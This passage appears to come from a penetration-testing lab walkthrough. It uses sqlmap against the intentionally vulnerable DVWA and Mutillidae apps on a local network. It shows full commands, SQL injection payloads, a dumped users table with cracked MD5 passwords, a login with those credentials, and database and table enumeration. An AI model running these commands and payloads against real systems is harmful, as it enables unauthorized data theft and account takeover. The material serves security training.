
18. Dump all the details of the ‘users’ table
“sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --dump”




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa -T users --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:57:50 /2022-11-19/

[00:57:50] [INFO] resuming back-end DBMS 'mysql'
[00:57:50] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4e1f162978e...755ac995da'). Do you want to use those
[Y/n] Y
```




```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin' AND (SELECT 7011 FROM (SELECT(SLEEP(5)))aUKr)-- VbNj&password=password&user-info-php
-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
```



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:59:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:59:28] [WARNING] reflective value(s) found and filtering out
[00:59:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:59:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
```




```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:59:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 
```




```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[01:00:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[01:00:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:00:38] [INFO] starting 4 processes
[01:00:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:00:41] [INFO] current status: admp ... /
```

19. Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+---------------------------------------------+---------
--+-------------+
| user_id | user    | avatar                                              | password                                    | last_nam
e | first_name |
+---------+---------+-----------------------------------------------------+---------------------------------------------+---------
--+-------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
  | admin       |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
  | Gordon      |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
  | Hack        |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
  | Pablo       |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
  | Bob         |
+---------+---------+-----------------------------------------------------+---------------------------------------------+---------
--+-------------+

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:08:16 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```


20. Enter one of the cracked username and passwords on the DVWA website and you will be able to log in.



Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Here we will use the login credentials of the user Pablo with his password ‘letmein’.




Username: Pablo

Password: •••••••

```
  | Gordon     |
| 3        | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
  | Hack       |
| 4        | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
  | Pablo      |
| 5        | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
  | Bob        |
+----------+---------+-------------------------------------------------------+---------------------------------------------+--------
--+------------+

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:08:16 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```

After entering the cracked credentials, you should have access to the main page of the DVWA website.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'Pablo'


Username: Pablo
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


21. Evaluate the same SQL Injection with the Mutillidae website.
Here we will see all the available databases. We will run the following command: “sqlmap -u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs ”




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 01:16:40 /2022-11-19/

[01:16:40] [INFO] resuming back-end DBMS 'mysql'
[01:16:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3d1d12e4438...95182b8c6b'). Do you want to use those
[Y/n] Y
```



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0
[01:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 4.1
[01:17:13] [INFO] fetching database names
[01:17:13] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[01:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:17:13 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D owasp10 --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 01:18:28 /2022-11-19/

[01:18:28] [INFO] resuming back-end DBMS 'mysql'
[01:18:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1645c4bcdc9...0f57bd3241'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

    Type: time-based blind
```



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+

[01:18:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:18:34 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```

